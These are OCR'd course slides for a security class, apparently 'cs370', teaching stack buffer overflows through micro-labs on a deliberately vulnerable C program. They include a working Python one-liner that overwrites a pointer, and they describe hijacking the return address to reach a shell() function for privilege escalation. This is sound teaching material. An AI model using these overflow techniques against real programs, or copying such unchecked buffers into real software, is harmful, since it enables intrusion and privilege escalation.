


Micro-labs I: buffer overflow – cont'd

- Program stack

```
void
process_user_input_simplified(void) {
    char *flag;
    char buf[12];
    flag = fakeflag;
    fgets(buf, 128, stdin);
    printf("Your flag is: %s\n", flag);
}
```


```
0x08048664 <+163>:   pushl  -0xc(%ebp)   Push flag
0x08048667 <+166>:   push   $0x8048864
0x0804866c <+171>:   call   0x8048400 <printf@plt>
```



Micro-labs I: buffer overflow – cont'd

- What if we type 11 bytes of 'A's and '\x00'?


```
└─$ ./bof
Your flag address is at 0x8048760
Your fakeflag is at 0x804877c
Address of shell is at 0x804858b
Currently, the flag variable has the value 0x804877c
Please give me your input:
AAAAAAAAAAAyour input was: [AAAAAAAAAAA]
Your flag address is 0x804877c
Your flag is: cs370{this_is_not_a_flag_at_all_dont_submit}
```



Micro-labs I: buffer overflow – cont'd

- What if we type 11 bytes of 'A's and '\x00'?


```
└─$ ./bof
Your flag address is at 0x8048760
Your fakeflag is at 0x804877c
Address of shell is at 0x804858b
Currently, the flag variable has the value 0x804877c
Please give me your input:
AAAAAAAAAAAyour input was: [AAAAAAAAAAA]
Your flag address is 0x804877c
Your flag is: cs370{this_is_not_a_flag_at_all_dont_submit}
```



Micro-labs I: buffer overflow – cont'd

- What if we type 12 bytes of 'A's and '\x00'?

```
└─$ ./bof
Your flag address is at 0x8048760
Your fakeflag is at 0x804877c
Address of shell is at 0x804858b
Currently, the flag variable has the value 0x804877c
Please give me your input:
AAAAAAAAAAAAyour input was: [AAAAAAAAAAAA]
Your flag address is 0x8048700
Your flag is: ?????)?????t%1???
```




Micro-labs I: buffer overflow – cont'd

- What if we type 12 bytes of 'A's and '\x00'?

```
└─$ ./bof
Your flag address is at 0x8048760
Your fakeflag is at 0x804877c
Address of shell is at 0x804858b
Currently, the flag variable has the value 0x804877c
Please give me your input:
AAAAAAAAAAAAyour input was: [AAAAAAAAAAAA]
Your flag address is 0x8048700
Your flag is: ?????)?????t%1???
```

Local variables are adjacent each other (without ASLR[1]). If we can overflow the **buf** variable, then we can change the flag variable as we wish!!!




[1]https://en.wikipedia.org/wiki/Address_space_layout_randomization

Micro-labs I: buffer overflow – cont'd

- What if we type 12 bytes of 'A's and
- Put \x60\x87\x04\x08 (0x8048760)
  - Intel processors are using Little Endian, so that's why
  - 0x41424344 = 0x44 0x43 0x42 0x41

```
└─$ (python -c 'print("A"*12 + "\x60\x87\x04\x08")';cat) | ./bof
Your flag address is at 0x8048760
Your fakeflag is at 0x804877c
Address of shell is at 0x804858b
Currently, the flag variable has the value 0x804877c
Please give me your input:
your input was: [AAAAAAAAAAAA`
]
Your flag address is 0x8048760
Your flag is: cs370{FLAG_IS_HIDDEN}
```



Micro-labs II: buffer overflow

- Recall: x86 calling convention
  - Program stack is used for matching call/return pairs

```
int
main(void) {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    process_user_input();
}
```


```
void
process_user_input(void) {
    char *flag;
    char buf[12];
    flag = fakeflag;
    printf("Your flag address is at %p\n", flag1);
    printf("Your fakeflag is at %p\n", fakeflag);
    printf("Address of shell is at %p\n", &shell);
    printf("Currently, the flag variable has the value
    printf("Please give me your input:\n");
    fgets(buf, 128, stdin);
    printf("your input was: [%s]\n", buf);
    printf("Your flag address is %p\n", flag);
    printf("Your flag is: %s\n", flag);
}
```

  - main() calls proc_user_input()
  - Run proc_user_input()
  - Once finished, the program must return to the point in main
  - main() continues

Micro-labs II: buffer overflow – cont'd

- Recall: x86 calling convention
  - Program stack is used for matching call/return pairs
  - x86 stores the return address when making a function call


```
int
main(void) {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    process_user_input();
}
```



Micro-labs II: buffer overflow – cont'd


- Recall: x86 calling convention
  - Program stack is used for matching call/return pairs
  - x86 stores the return address when making a function call
  - Once we finish running process_user_input(), we return to the code line where we left

```
int
main(void) {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    process_user_input();
}
```




Micro-labs II: buffer overflow – cont'd

- Exploitation




Micro-labs II: buffer overflow – cont'd

- Exploitation



Micro-labs II: buffer overflow – cont'd


- Exploitation



Micro-labs II: buffer overflow – cont'd

- Exploitation

One can change the return address. It allows us to make the program return to an arbitrary address, e.g., we can run a malicious function from this



Micro-labs II: buffer overflow – cont'd

- Exploitation
  - The same program contains shell() function

```
void
shell(void) {
    setregid(getegid(), getegid());
    system("/bin/bash");
}
```

  - If we run the function, it will
    - Inherit the challenge privilege (setregid())
    - Run "/bin/bash" (you can run any command with that privilege)
  - We can run 'cat flag'
    - It has a required privilege, so we can read the flag
    - If we run that, we indeed accomplish a privilege escalation and arbitrary code execution

Micro-labs II: buffer overflow – cont'd

